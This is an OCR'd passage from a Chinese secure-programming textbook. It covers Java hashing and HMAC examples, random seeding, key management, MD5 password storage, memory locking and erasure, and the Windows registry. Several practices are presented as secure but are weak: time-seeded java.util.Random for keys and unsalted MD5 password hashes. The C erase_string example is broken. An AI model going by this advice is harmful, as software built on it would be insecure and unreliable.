import java.security.NoSuchAlgorithmException;

public class P12_06
{
    // SHA 加密
    public static void main(String[] args) throws NoSuchAlgorithmException
    {
        try
        {
            String msg = "郭克华_安全编程技术";
```





Note

```
                System.out.println("明文是：" + msg);
                MessageDigest md5 = MessageDigest.getInstance("SHA");
                byte[] srcBytes = msg.getBytes();
                md5.update(srcBytes);
                byte[] resultBytes = md5.digest();
                String result = new String(resultBytes);
                System.out.println("密文是：" + result);
            }
            catch(NoSuchAlgorithmException e)
            {
                e.printStackTrace();
            }
        }
    }
```

运行后的效果如图 12-6 所示。

反复运行，效果一样。在读者的机器上，得到的也是相同的效果。



图　12-6

12.4.3　用 Java 实现消息验证码

单向加密的结果也叫做消息摘要，因为不同的数据加密得到的结果不同，因此可以较好地验证数据的完整性。利用 MD5 算法生成消息摘要，可以验证数据是否被修改，方法是：根据收到的数据，重新利用 MD5 算法生成摘要，和原来的摘要相比较，如果相同，说明数据没有被修改，反之，说明数据被修改了。

但是，这无法完全阻止数据的修改。如果在数据传递过程中，窃取者将数据窃取出来，并且修改数据，再重新生成一次摘要，将改后的数据和重新计算的摘要发送给接收者，接收者利用算法对修改过的数据进行验证时，生成的消息摘要和收到的消息摘要仍然相同，消息被判断为“没有被修改”。这是一个安全隐患。

因此，为了确保安全性，有时除了需要知道消息和消息摘要之外，还需要知道发送者身份，本节所讲解的消息验证码，在一定程度上可以实现这个功能，以保证安全性。

消息验证码和 MD5/SHA1 算法不同的地方是：在生成摘要时，发送者和接收者都拥有一个共同的密钥。这个密钥可以是通过对称密码体系生成的，事先被双方共有，在生成消息验证码时，还必须要有密钥的参与。只有同样的密钥才能生成同样的消息验证码。

Java 里面可以较好地完成这个功能。以下代码是用 Java 语言实现 HMAC/MD5 算法，将一个字符串“郭克华_安全编程技术”进行加密。

P12_07.java

```
import javax.crypto.KeyGenerator;
import javax.crypto.Mac;
import javax.crypto.SecretKey;
import javax.crypto.spec.SecretKeySpec;

public class P12_07
```



```
{
  public static void main(String[] args)
  {
      // 要计算消息验证码的字符串
      String str = "郭克华_安全编程技术";
      System.out.println("明文是:" + str);
      try
      {
          // 用 DES 算法得到计算验证码的密钥
          KeyGenerator keyGen = KeyGenerator.getInstance("DESede");
          SecretKey key = keyGen.generateKey();
          byte[] keyByte = key.getEncoded();

          // 生成 MAC 对象
          SecretKeySpec SKS = new SecretKeySpec(keyByte,"HMACMD5");
          Mac mac = Mac.getInstance("HMACMD5");
          mac.init(SKS);

          // 输入要计算验证码的字符串
          mac.update(str.getBytes("UTF8"));

          // 计算验证码
          byte[] certifyCode = mac.doFinal();
          System.out.println("密文是:" + new String(certifyCode));
      }
      catch (Exception e)
      {
          e.printStackTrace();
      }
  }
}
```

运行后的效果如图 12-7 所示。




图 12-7

注意，该程序反复运行，效果不一样，在读者的机器上，结果和本书中也会有所不同，因为每次生成的 DES 密钥不一样。

在实际操作的过程中，为了保证双方得到的是相同的密钥，DES 密钥是保存在文件中或者数据库中，然后从其中取出，这样可以保证得到的消息摘要是一样的。敌方即使得知了消息本身，但是由于得不到密钥，也无法生成正确的消息验证码。敌方篡改过的数据在验证时将无法通过。

12.5 密钥安全

从前面的例子可以看出，对称和非对称加密系统的安全工作，依赖于两个方面：加密算法和密钥。一般情况下，加密算法都是公开的，所以，加密系统的安全性依赖于密钥的安全。一般说来，好的密钥应该满足以下特性：



(1) 不同情况下生成的密钥应是独立的、互不相关的，即每次生成的密钥和其他密钥无关。

(2) 密钥值应是不可预测的。

(3) 密钥值在某个范围内实现均匀分布。

本节主要针对密钥安全进行阐述。

12.5.1　随机数安全

实现密钥的以上特点，随机数起到了很大的作用。随机数生成是许多加密操作不可分割的组成部分，常常被用作密钥的生成。同理，随机数也应有 3 个特性：

(1) 均匀分布；

(2) 数值不可预测；

(3) 互不相关。

如果达不到这几个特性，随机数就认为是不良的，对系统的安全性会产生巨大的影响。

产生随机数，有多种不同的方法。这些方法被称为随机数发生器，基本上所有的高级语言都封装了随机数发生器。

提示　需要指出的是，真正的随机数是使用物理现象产生的[3]：比如掷钱币、骰子、使用电子元件的噪音、核裂变等。这样的随机数发生器叫做物理性随机数发生器，它们的缺点是技术要求较高。计算机不会产生绝对随机的随机数。

一般情况下，计算机只能产生“伪随机数”。

伪随机数中的“伪”，并不是说数不随机，而是计算机产生的伪随机数既是随机的又是有规律的[4]。即产生的伪随机数有时遵守一定的规律，有时不遵守任何规律；伪随机数有一部分遵守一定的规律；另一部分不遵守任何规律。不过，这里的“有规律”并不是说随机数能够被预测。

产生随机数的方法有很多，如迭代取中法、同余法等。关于底层的实现，读者可以参考相关资料。

计算机中随机数一般由“随机种子”产生，随机种子是用来产生随机数的一个数，在计算机中，这样的一个“随机种子”是一个无符号整数。这个种子本身应该是随机的，因为随机数是由随机种子根据一定的计算方法计算出来的数值，只要计算方法一定，随机种子一定，那么产生的随机数就不会变。否则，就很容易通过随机数生成算法来得知随机数的值。

看下面这个 Java 程序：

P12_08.java

```
import java.util.Random;
public class P12_08 {
  public static void main(String[] args)
  {
      long seed = 5;
      Random rnd  =  new Random();
```



```
        rnd.setSeed(seed);
        System.out.println(rnd.nextInt());
        System.out.println(rnd.nextInt());
        System.out.println(rnd.nextInt());
    }
}
```

Note

运行后的结果如图 12-8 所示。



图　12-8

再次运行，可发现，打印的结果一样。在相同的平台环境下，每次运行它，显示的随机数都是相同的。

这是因为，在相同的编译平台环境下，由随机种子生成随机数的计算方法都是一样的，再加上随机种子一样，所以产生的随机数就是一样的。

解决这个问题的方法是：可以设定一个随机种子来产生随机数。以下内容可以帮设置种子：

- 系统时钟；
- 底层系统信息，如空闲进程时间、IO 读写计数等；
- 环境信息，如 CPU 的温度，等等。

在文献[5]一书中，作者列举了 Windows 中的 CryGenRandom()函数，并通过例子，说明这个随机数生成器比 rand()函数更加健壮，它可以从系统的众多资源中获取种子的随机性。有兴趣的读者可以参考相关文献。

以 Java 为例，以上代码可改为下列情形：

P12_09.java

```
import java.util.Date;
import java.util.Random;
public class P12_09
{
  public static void main(String[] args)
  {
        long seed = new Date().getTime();
        Random rnd  =  new Random();
        rnd.setSeed(seed);
        System.out.println(rnd.nextInt());
        System.out.println(rnd.nextInt());
        System.out.println(rnd.nextInt());
  }
}
```

本程序中，利用系统时间作为种子，运行后产生的随机数如图 12-9 所示。





图　12-9

重新运行，结果不一样。这里用户使用系统时间的值作为随机种子，由于系统时间对应的数值是不断变化的，所以，在相同的平台环境下，每次运行它，显示的随机数结果会有不同。不过，值得一提





的是，这里产生的随机数是伪随机数（为什么？请读者自己思考）。

在 Java 中，如果用户或第三方不设置随机种子，那么在默认情况下随机种子来自系统时钟。如下代码：

```
Random rnd = new Random();
System.out.println(rnd.nextInt());
System.out.println(rnd.nextInt());
System.out.println(rnd.nextInt());
```

每次运行产生的随机数也会不一样。

但是，其他语言中可能不是这样，比如 VB 中，需要用 Randomize()函数来首先设置一下随机种子，否则系统无法得到伪随机数。

12.5.2 密钥管理安全

密钥管理是一件很复杂的事情，从密钥的产生到密钥的销毁的各个方面都需要考虑。主要表现于：

- 密钥的管理体制；
- 密钥的管理协议；
- 密钥产生产生、分配、销毁，等等。

由于不同的加密体系，密钥产生之后的使用方法各不相同。如对称加密体系中，双方密钥必须相同；非对称加密体系中，公钥私钥要成对出现，因此，本节从各种加密方法进行讲解。

（1）对称加密体系中的密钥管理。对称加密体系中，采用对称加密技术的通信双方必须要保证采用的是相同的密钥，由于密钥双方都需要知道，因此只能通过秘密的方法传送。这就为密钥的传递带来了风险，必须保证彼此密钥的交换是安全可靠的，主要是防止密钥泄露或者被敌方更改。因此，对称密钥的管理和分发工作是一件很有风险的事情。

解决这个问题的方法一般是：通过非对称密码体系来对对称密钥进行管理（采用该方法的一个原因是由于非对称密码体系适合对少量数据进行加密解密）。具体过程如下（为描述简便，此处只涉及到密钥，没有涉及到被加密的数据信息，实际上，被加密的数据信息也存在于通信的过程中）：


- 发送方生成对称密钥，将其用接收方的公开密钥加密，发出；
- 接收方用自己的私钥将加密后的对称密钥解密，得到对称密钥。

由于对每次信息发送和接收，都对应了唯一一个对称密钥，因此双方不需要对密钥进行维护，另外，即使泄露了密钥，敌方也无法知道密钥的内容，因为他不知道接收方的私人密钥，无法对对称密钥进行解密。

这种方式使得管理相对简单和安全，同时，该方法还解决了对称密钥中存在的密钥篡改问题。

（2）非对称加密体系中的密钥管理。在该体系中，主要涉及的是公开密钥管理。一般情况下，通信双方间可以使用数字证书（公开密钥证书）来交换公开密钥。





国际电信联盟(ITU)制定的标准 X.509,对数字证书进行了定义,利用数字证书,可以确定如下内容:

- 证书所有者名称;
- 证书发布者的名称;
- 证书所有者的公开密钥;
- 证书发布者的数字签名;
- 证书的有效期及证书的序列号,等等。

证书发布者一般都是证书管理机构(CA),它是通信各方都信赖的机构。关于数字证书的相关知识,读者可以参考相关文献。

近年来,还出现了一些密钥管理芯片。密钥管理芯片是专门为嵌入式程序的防攻击,以及密钥管理而设计的新一代加密芯片。可用于消费类电子产品如视频处理板卡的数据流加密解密、游戏机板、路由器、机顶盒等。由于其加密解密速度较快,也得到了较为广泛的应用。

小　　结

本章首先讲解了加密的意义,然后介绍了常见的 3 种加密体系中的一些算法:对称加密体系中的 DES、3DES、AES 算法;非对称加密体系中的 RSA、DSA 算法;单向加密中的 MD5、SHA 算法。每一种算法,基于 Java 语言进行了实现,并分析了它们的特点。

由于加密算法通常是公开的,加密系统的安全性决定于密钥的隐蔽性,因此,密钥安全是加密系统中的重要工作。本文在后面的篇幅中,讲解了密钥安全中的两个问题:随机数和密钥管理。

练　　习

1. 对称加密体系具有较为广泛的应用。任写一个文本文件,将其内容用 DES、AES 方式加密然后解密。


2. 非对称加密体系和对称加密体系相比,具有自己的优势。任写一个文本文件,将其内容用 RSA 方法加密然后解密。

3. 单向加密算法不需要密钥,在数据认证方面具有较为广泛的应用。任写一个文本文件,将其内容用 MD5 算法进行加密,然后修改这个文本文件,再加密,比较两次的密文。

4. 编写一个“软件加密器”:打开一个 Java 界面,必须首先选择一个破解文件,如果能够找到正确的破解文件,该 Java 界面才能打开;否则提示:软件没有破解,无法使用某些功能。

5. 查询相关资料,了解 DES 算法的内部原理,用 C 语言实现 DES 加密算法和解





密算法。

6. 请查找关于“中国山东大学王小云教授破解 MD5 算法”的报道，了解以下问题：

(1) 这里的“破解”是什么含义？

(2) 是否可以说明，可以由明文推测出密文或者密文推测出明文？

7. 消息验证码和普通的单向加密，都可以生成消息摘要进行消息认证，请比较两者有何不同？

8. 对称密码中，密钥的安全性表现在哪些方面？

9. 为什么说计算机生成的随机数是伪随机数？

10. 非对称密码体系中，怎样进行密钥管理？

参考文献


1 百度百科．加密．http://baike.baidu.com/view/40927.htm.

2 百度百科．数据加密算法．http://baike.baidu.com/view/7510.htm.

3 维基百科．随机数．http://zh.wikipedia.org/wiki/随机数.

4 百度百科．伪随机数．http://baike.baidu.com/view/1127.html.

5 程永敬，翁海燕，朱涛江．译．编写安全的代码．北京：机械工业出版社，2005.



第13章 数据的其他保护

前述章节讲解了通过将数据进行加密来保护数据的方法，此类方法可以得到良好的效果。但是，由于数据加密算法所需要占用资源，不是任何情况下都需要用数据加密来保护数据，并且由于加密解密算法本身的复杂度，盲目将数据通过加密来进行保护，有可能会降低系统的运行速度。因此，不用加密方法来进行的数据保护，也具有较好的应用背景。并且由于应用的不同，某些项目中可能对数据加密具有另外的使用方式，如软件注册码的生成等。

本章针对几种不需要数据加密的场合进行讲解。本章内容涵盖密码保护、内存数据保护，注册表保护、数字水印和软件版权保护等方面的知识。

应该注意的是，本章内容是从另一个角度阐述数据加密之外的其他数据保护方法，其中也可能用到一些密码学的技术，只是不是纯粹将数据进行加密。

13.1 数据加密的限制

数据加密在数据保护中可以起到很重要的作用。但是，很多应用中，数据加密并不是保护数据的唯一方法，一般说来，数据加密的如下特点，可能会给数据保护带来副作用：


(1) 数据加密必须要将数据用加密算法进行处理，不管是对称密码体系还是非对称密码体系，算法复杂度都较高，如果数据量大，所花的时间较多，在有些需要迅速响应的实时系统中，不太适合。

(2) 除了单向加密方法之外，其他常见的加密算法都需要保存密钥，密钥的保存除了额外消耗空间之外，也增加了数据本身对外界的依赖性，如果密钥被破坏，数据将面临无法解密的可能。

另外，在实际项目开发中，由于一些原因，应用的场合所需要的数据保护不仅仅是简单的加密，如：

- 希望内存数据不被存入硬盘之后被窃取；





- 希望注册表能够应付敌方修改攻击；
- 希望作品保证自己的版权；
- 希望软件只能被授权的人使用，等等。

都不是简单通过加密解密能够实现的。

13.2 密码保护与验证

很多系统中都涉及到存储用户密码。怎样将密码存储到数据库中？如果以纯文本的方式存储，势必会遇到危险。如数据库中有一个表格，结构如表 13-1 所示。

表 13-1 T_CUSTOMER

ACCOUNT（主键）	PASSWORD	CNAME
⋮		

打开这个表格，看到如图 13-1 所示的结果。

T_CUSTOMER：表

	ACCOUNT	PASSWORD	CNAME
▶	zhanghai	456543	张海
	tangyun	4rwt34	唐云
	guokehua	butterfly	郭克华
*			

图 13-1

密码能够以明文形式被看到，很明显，如果攻击者取得了管理员权限，或者攻击者本身就是管理员，就可以看到用户密码。因此，密码保护显得非常重要。

密码保护的目标是：让密码以他人看不懂的形式存入数据库。一般的方法是为密码生成一个唯一对应的摘要，也可以理解为密文，存入数据库；用户登录验证时，再根据密码生成摘要，和数据库中的摘要比对验证。很显然，上一章中的“单向加密算法”就可以完成这个功能。

提示 本节内容实际上是单向加密的一种应用，但是由于其在密码保护方面应用较广，特别归纳为“数据的其他保护”范畴。


如前所述，单向加密算法的特点是：


- 同样的明文生成的密文（摘要）相同；
- 无法由摘要推测明文。

单向加密算法有 MD5、SHA 等。

本节利用 Java 语言，配合 MD5 完成这个功能。首先建立一个数据库，在数据库中建立 T_CUSTOMER 表格，然后配置数据库连接，本章使用 Microsoft SQL Server，ODBC 桥接，数据源名称为 CustomerDs。该项工作中，数据库建立和 ODBC 连接建立，大家可以参考相应文档。

首先是由密码明文生成 MD5 消息摘要的代码：





MD5.java

```
import java.security.MessageDigest;

public class MD5
{
    public static String generateCode(String str) throws Exception{
        MessageDigest md5 = MessageDigest.getInstance("MD5");
        byte[] srcBytes = str.getBytes();
        md5.update(srcBytes);
        byte[] resultBytes = md5.digest();
        String result = new String(resultBytes);
        return result;
    }
}
```

用一个 Java 程序来模拟注册界面：

Register.java

```
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;

public class Register
{
    public static void main(String[] args) throws Exception
    {
        InputStreamReader isr = new InputStreamReader(System.in);
        BufferedReader br = new BufferedReader(isr);
        System.out.print("请您输入账号:");
        String account = br.readLine();
        System.out.print("请您输入密码:");
        String password = br.readLine();
        System.out.print("请您输入姓名:");
        String cname = br.readLine();
        password = MD5.generateCode(password);//将密码转换成密文
        Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
        Connection conn =
            DriverManager.getConnection("jdbc:odbc:CustomerDs","","");
        String sql = "INSERT INTO T_CUSTOMER VALUES(?,?,?)";
        PreparedStatement ps = conn.prepareStatement(sql);
        ps.setString(1, account);
        ps.setString(2, password);
        ps.setString(3, cname);
        ps.execute();
        ps.close();
        conn.close();
    }
}
```





运行该程序，输入账号、密码和姓名如图 13-2 所示。

回车，得到结果，在数据库中可以看到，密码完全以密文显示，如图 13-3 所示。



图　13-2

表“T_CUSTOMER”中的数据，位置是“

ACCOUNT	PASSWORD	CNAME
457895	bF?9? m哖? A舗溧	guokehua

图　13-3

用一个 Java 程序来模拟登录界面：


Login.java

```
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;

public class Login
{
    public static void main(String[ ] args) throws Exception
    {
        InputStreamReader isr = new InputStreamReader(System.in);
        BufferedReader br = new BufferedReader(isr);
        System.out.print("请您输入账号:");
        String account = br.readLine();
        System.out.print("请您输入密码:");
        String password = br.readLine();
        password = MD5.generateCode(password);//将密码转换成密文
        Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
        Connection conn =
            DriverManager.getConnection("jdbc:odbc:CustomerDs","","");
        String sql = "SELECT * FROM T_CUSTOMER"
                    + " WHERE ACCOUNT = ? AND PASSWORD = ?";
        PreparedStatement ps = conn.prepareStatement(sql);
        ps.setString(1, account);
        ps.setString(2, password);
        ResultSet rs = ps.executeQuery();
        if(rs.next())
        {
            System.out.println("欢迎"
                              + rs.getString("CNAME").trim()
                              + "登录!");
        }
        else
        {
            System.out.println("登录失败!");
        }
        rs.close();
        ps.close();
```



```
            conn.close();
        }
    }
```



Note

输入正确的值，显示如图 13-4 所示。

输入错误的值，显示如图 13-5 所示。



图　13-4



图　13-5

显然，数据库管理员无法得知密码原文。当用户忘记密码时，可以向管理员申请修改密码，但是无法让管理员告知其密码。

13.3　内存数据的保护

通常，在编程的过程中，比较受到重视的是硬盘上数据安全的问题，因为硬盘上的数据一般以文件的形式存在，受到攻击的可能性比较大；但是，内存中的数据安全同样不可忽视，特别是需要重视保护内存中的敏感数据，如密码和密钥。

从安全学的一般意义上来讲，针对敏感数据的安全性主要体现在两个方面：

(1) 避免敏感数据的泄露；

(2) 防止敏感数据被破坏。

为了保证内存中数据的安全，一般采用的策略是：使敏感数据在内存中保留的时间尽可能地短，并应尝试确保该数据从不写入硬盘。

该策略描述起来很简单，但是实现起来具有一定技巧。本节从几个方面阐述内存数据保护的方法。


13.3.1　避免将数据写入硬盘文件

很多情况下，内存数据有可能和硬盘数据进行交换。如果内存数据写到硬盘，安全威胁将大大加强。因为攻击硬盘文件有很多方法，其攻击的难度比攻击内存数据本身小得多。

内存的数据和硬盘数据在什么情况下会进行交换呢？通常情况下，由于内存容量(一般若干 G)无法和硬盘(一般数十 G)相提并论，理论上说，硬盘中的所有内容都可以放到内存中运行。当有限的内存要运行大量的程序时，为了保证空间足够，就将内存中一些暂时不用的数据放到硬盘中，换句话说，就是将一部分硬盘当内存用；当存放在硬盘中的那部分数据需要使用时，又从硬盘中调出，放入内存。一般情况下，这片当成内存使用的硬盘空间叫做虚拟内存。

很多操作系统中，存在着内存数据与硬盘交换的文件(或者交换分区)，该文件大小





Note

可以进行设置，但是该文件不能删除，这种文件叫做“虚拟内存文件”，其作用就是拿一部分的硬盘空间来当作内存使用，先把内存中一些闲置太久的数据存到硬盘上，腾出内存空间给其他程序使用，原先数据需要用的时候再从“虚拟内存文件”内调出。

以 Windows 操作系统为例，在 Windows 中，可以在“我的电脑”→“属性”→“高级”→性能“设置”→“性能选项”→“高级”中进行设置，如图 13-6 所示。




图 13-6

系统运行的过程中，在系统盘根目录（如 C:\）下出现一个文件，大小经常发生变动，这就是 Windows 的“虚拟内存文件”，通常名为 pagefile. sys。如果对“虚拟内存文件”设置得当，对机器的性能会有一定程度的提高。

此外，如 hiberfil. sys 也是此种性质的文件，它是系统休眠文件，在机器休眠时，数据保存该文件，它可以通过一定手段删除，但是也是保证系统运行性能的一种有效措施。


这里就存在一个问题，如果非常敏感的信息，由于没有及时在内存中清除，在换页时被写入页面文件，就有可能被敌方获取。

这里以字符串为例，来讲解该问题。很多语言中的字符串都有一个池机制，用如下方法来生成一个字符串对象：

```
String str = "China";
```

相当于在字符串池里面寻找是否有相同内容的字符串，如果没有，就生成新对象放入池，否则就使用池内已经存在的字符串。采用这种方法，是为了提高字符串的处理速度，节省内存空间。

不过，这隐含着一个问题，因为程序员事先无法预知一个字符串将要使用多久，或者说无法准确控制一个字符串的生命周期，有可能在某个时刻，这个字符串被保存到硬盘中去（如发生操作系统换页时被保存到 pagefile. sys 中，或者操作系统休眠时保存到





Note

hiberfil.sys 中)；特别是当这个字符串中保存着一些敏感数据，如密码时，就有可能被攻击者获得。还有一种情况，有时候程序员以为这个字符串已经被使用完毕，但是由于程序员过分依赖垃圾收集机制，结果导致字符串在内存里多逗留了一段时间，也有可能进入硬盘空间。

要解决以上问题，可以采用如下方法：

(1) 如果可能的话，及时进行强制性的垃圾收集；关于垃圾收集的方法，在前面的章节有所讲解；

(2) 如果数据量不大，将敏感数据进行加密。

如果不得不在内存中长时间使用秘密数据，那就可以将数据加密。当然，这个内容不属于"数据的其他保护方式"所讨论的范围；不过，如前所述，如果采用这种方法，必须面临两个问题：

- 加密解密算法的使用要消耗一定时间；
- 必须用有效的方法管理密钥。

(3) 可以对内存进行锁定，使得某些块不被交换到文件系统。由于操作系统可以决定获取内存中运行的部分程序，并将它们保存到磁盘，所以在某些语言中，能够通过"锁定"数据以免交换调出。

以 C 语言为例，可以通过如下函数进行锁定：

```
void * mem = malloc(numbytes);
// …
// 锁定
mlock(mem, numbytes);
```

mlock() 调用锁定方法。其中，numbytes 是锁定的字节数，这样，该内存范围中的所有字节都将在 RAM 中锁定，不会因为交换被保存到文件，直到进程通过使用 munlock() 来解锁为止。

提示 以上锁定，是以页面为单位执行的，一旦某页上有内容被锁定，那么整个页面都被锁定，直到进程通过使用 munlock() 来解锁该页面中的某些内容为止。所以，过多的锁定会让系统带来性能降低，特别是如果锁定大量数据时，很容易锁定大量的页，实际上锁定的内容远远多于这些数据；另一个方面，解锁时也有一些问题，如果进程锁定的多个资源(如缓冲区)碰巧在同一个页面上，解锁时，解锁任一个资源都会导致整个页面解锁，也就是多个资源都解锁了。


因此，对于某些敏感数据，在分配内存时，尽量分配到同一个页中，这样，锁定时就直接锁定这一页，解锁时也可以直接解锁这一页。

解锁函数和锁定函数的调用方式基本一致：

```
munlock(mem, numbytes);
```

不过，一般情况下，正在使用的程序是不支持页面锁定的，以上操作需要程序在管理权限下运行；如果不用锁定的办法，那么，最好的办法是使用尽可能小的内存块，并





尽快地使用和擦除它。这将在下一节进行讲解。

13.3.2　从内存擦除数据

要擦除内存中的数据，可以将数据内存单元用新的值覆盖。

以C语言为例，以下代码实现了这个功能：

```
/* 用'\0'来覆盖 str */
void erase_string(char * str)
{
     while( * s)
    {
      * s++  =  '\0';
    }
}
```

不过，在其他语言中，擦除敏感数据可能比较困难。

13.4　注册表安全

13.4.1　注册表简介

注册表是Windows中的一个重要功能。注册表在底层，是一个庞大的数据库，也可以理解为一个文件，在这里面存储了一些重要内容，包括：

- 计算机软硬件的各种配置数据；
- 用户安装在计算机上的软件和程序的相关信息，等等。

用户可以通过注册表，做一些和系统配置有关系的配置，如：

- 调整软件的运行性能；
- 检测和恢复系统错误；
- 定制系统风格，等等。

注册表可以浏览，也可以被修改，一般在注册表编辑器中进行。以Windows2000/XP为例，在"开始"→"运行"中输入regedit命令，就可以打开注册表编辑器，如图13-7所示。

